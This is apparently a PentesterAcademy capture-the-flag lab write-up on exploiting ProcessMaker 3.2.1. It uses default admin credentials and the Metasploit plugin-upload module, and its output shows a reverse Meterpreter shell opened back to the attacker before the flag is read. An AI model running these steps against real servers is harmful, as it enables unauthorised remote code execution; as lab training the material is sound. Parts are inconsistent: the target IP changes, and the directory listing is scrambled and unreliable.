ATTACK DEFENSE

by PentesterAcademy


Name	Vulnerable Process Builder
URL	https://attackdefense.com/challengedetails?cid=1947
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.80
root@attackdefense:~# 
```

Step 2: Run an Nmap scan against the target IP.


Command: nmap --top-ports 65536 10.0.0.80



```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.80
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:45 IST
Nmap scan report for ip-10-0-0-80.ap-southeast-1.compute.internal (10.0.0.80)
Host is up (0.0027s latency).
Not shown: 8292 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49164/tcp open  unknown
49173/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.68 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.80



10.0.0.80/sysworkflow/en/neoclassic/login/login

Please enter your credentials below


User

Password

English

Copyright © 2000-2020 ProcessMaker Inc. All rights reserved.

Step 4: Target is running a ProcessMaker application. Login to the ProcessMaker application using **admin:password** credentials.



10.0.0.132/sysworkflow/en/neoclassic/login/login


Please enter your credentials below

admin


••••••••

English

Copyright © 2000-2020 ProcessMaker Inc. All rights reserved.



Step 5: Go to admin → Settings → System Information to identify the version of the ProcessMaker application.




System information

Process Information

ProcessMaker Ver.	3.2.1-community
PMUI JS Lib. Ver.	0.1.1
MAFE JS Lib. Ver.	release/3.2.1.f9f10aa
PM Dynaform JS Lib. Ver.	release/3.2.1.4bd8c32
Upgrades/Patches	Never upgraded
Server Address	10.0.0.132
Data Base	MySql (Version 5.5.57)
Data Base Server	127.0.0.1
Database Name	bitnami_pm
Workspace	workflow

The ProcessMaker version is 3.2.1.

Step 6: Search “processmaker 3.2.1 exploit” on google to find the vulnerability.



About 5,940 results (0.44 seconds)

Ad · www.kissflow.com/

ProcessMaker Alternative - #1 Workflow & BPM Software

No Coding. Drag & Drop. 10,000+ Customers Worldwide. Try for Free! Build Application Quickly. Social Collaboration. Competitive Pricing. Drag, Drop and Go. Process Optimization. Save Time and Cost. Pay As You Go. Join 1+ Million Users. Unbeatable Value. Easy-to-Use.

www.exploit-db.com › exploits

ProcessMaker - Plugin Upload (Metasploit) - Exploit Database

Apr 4, 2018 - **ProcessMaker** - Plugin Upload (Metasploit).. webapps **exploit** for PHP ... on **ProcessMaker** versions 1.6-4276, 2.0.23, 3.0 RC 1, 3.2.0, **3.2.1** on ...

www.cvedetails.com › vendor_id-19187 › Processmaker

Processmaker : Security vulnerabilities - CVE Details


Multiple exploitable **SQL Injection** vulnerabilities exists in **ProcessMaker** Enterprise Core 3.0.1.7-community. Specially crafted web requests can cause SQL ...

www.rapid7.com › modules › exploit › multi › http › p...

ProcessMaker Plugin Upload - Rapid7

Jun 14, 2018 - This module will generate and upload a plugin to **ProcessMaker** resulting in ... on **ProcessMaker** versions 1.6-4276, 2.0.23, 3.0 RC 1, 3.2.0, **3.2.1** on Windows 7 ... msf > use **exploit**/multi/http/processmaker_plugin_upload msf ...

Step 7: Open rapid7 link:
https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_plugin_upload



Rapid7 Vulnerability & Exploit Database

ProcessMaker Plugin Upload

ProcessMaker Plugin Upload

Disclosed	Created
08/25/2010	06/14/2018

Description

This module will generate and upload a plugin to ProcessMaker resulting in execution of PHP code as the web server user. Credentials for a valid user account with Administrator roles is required to run this module. This module has been tested successfully on ProcessMaker versions 1.6-4276, 2.0.23, 3.0 RC 1, 3.2.0, 3.2.1 on Windows 7 SP 1; and version 3.2.0 on Debian Linux 8.

Author(s)

bcoles <bcoles@gmail.com>


Platform

PHP

Step 8: The ProcessMaker 3.2.1 is vulnerable to Plugin Upload. Exploiting the target server using metasploit framework processmaker_plugin_upload exploit module.

Commands:

```
msfconsole
use exploit/multi/http/processmaker_plugin_upload
set RHOSTS 10.0.0.80
set PASSWORD password
exploit
```




```
msf5 > use exploit/multi/http/processmaker_plugin_upload
msf5 exploit(multi/http/processmaker_plugin_upload) > set RHOSTS 10.0.0.80
RHOSTS => 10.0.0.80
msf5 exploit(multi/http/processmaker_plugin_upload) > set PASSWORD password
PASSWORD => password
msf5 exploit(multi/http/processmaker_plugin_upload) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] Authenticating as user 'admin'
[+] 10.0.0.80:80 Authenticated as user 'admin'
[*] 10.0.0.80:80 Uploading plugin 'udIyyfBGXOJ' (23552 bytes)
[*] Sending stage (38288 bytes) to 10.0.0.80
[*] Meterpreter session 1 opened (10.10.0.3:4444 -> 10.0.0.80:49194) at 2020-09-17 16:47:19 +0530
[+] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ-.tar
[+] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ.php
[+] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ/class.udIyyfBGXOJ.php
[+] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ

meterpreter > █
```

We have successfully exploited the target ProcessMaker application and received a meterpreter shell.

Step 9: Searching the flag.

Command: pwd
cd /
dir
cat flag.txt



```
meterpreter > pwd
C:\Bitnami\processmaker-3.2.1-0\apps\processmaker\htdocs\workflow\public_html
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-09-10 15:20:33 +0530  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2013-06-18 17:48:29 +0530  BOOTNXT
40777/rwxrwxrwx   0       dir   2020-09-15 18:30:06 +0530  Bitnami
100666/rw-rw-rw-  33      fil   2020-09-17 16:51:28 +0530  Documents and Settings
40777/rwxrwxrwx   4096    dir   2020-09-05 14:35:45 +0530  PerfLogs
40777/rwxrwxrwx   4096    dir   2020-09-05 14:35:45 +0530  Program Files
40777/rwxrwxrwx   0       dir   2020-09-05 09:16:57 +0530  Program Files (x86)
40555/r-xr-xr-x   4096    dir   2020-09-10 15:20:27 +0530  ProgramData
40777/rwxrwxrwx   24576   dir   2020-09-10 14:40:34 +0530  System Volume Information
                                                           Users
                                                           Windows
100444/r--r--r--  398356  fil   2014-03-18 15:35:18 +0530  bootmgr
40777/rwxrwxrwx   0       dir   2013-08-22 21:22:33 +0530  flag.txt
40555/r-xr-xr-x   4096    dir   2020-08-12 09:43:47 +0530  pagefile.sys

meterpreter > cat flag.txt
d41d8cd98f00b204e9800998ecf8427e
meterpreter > 
```

This reveals the flag to us.

Flag: d41d8cd98f00b204e9800998ecf8427e

References

1. Process Maker (https://www.processmaker.com/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_plugin_upload)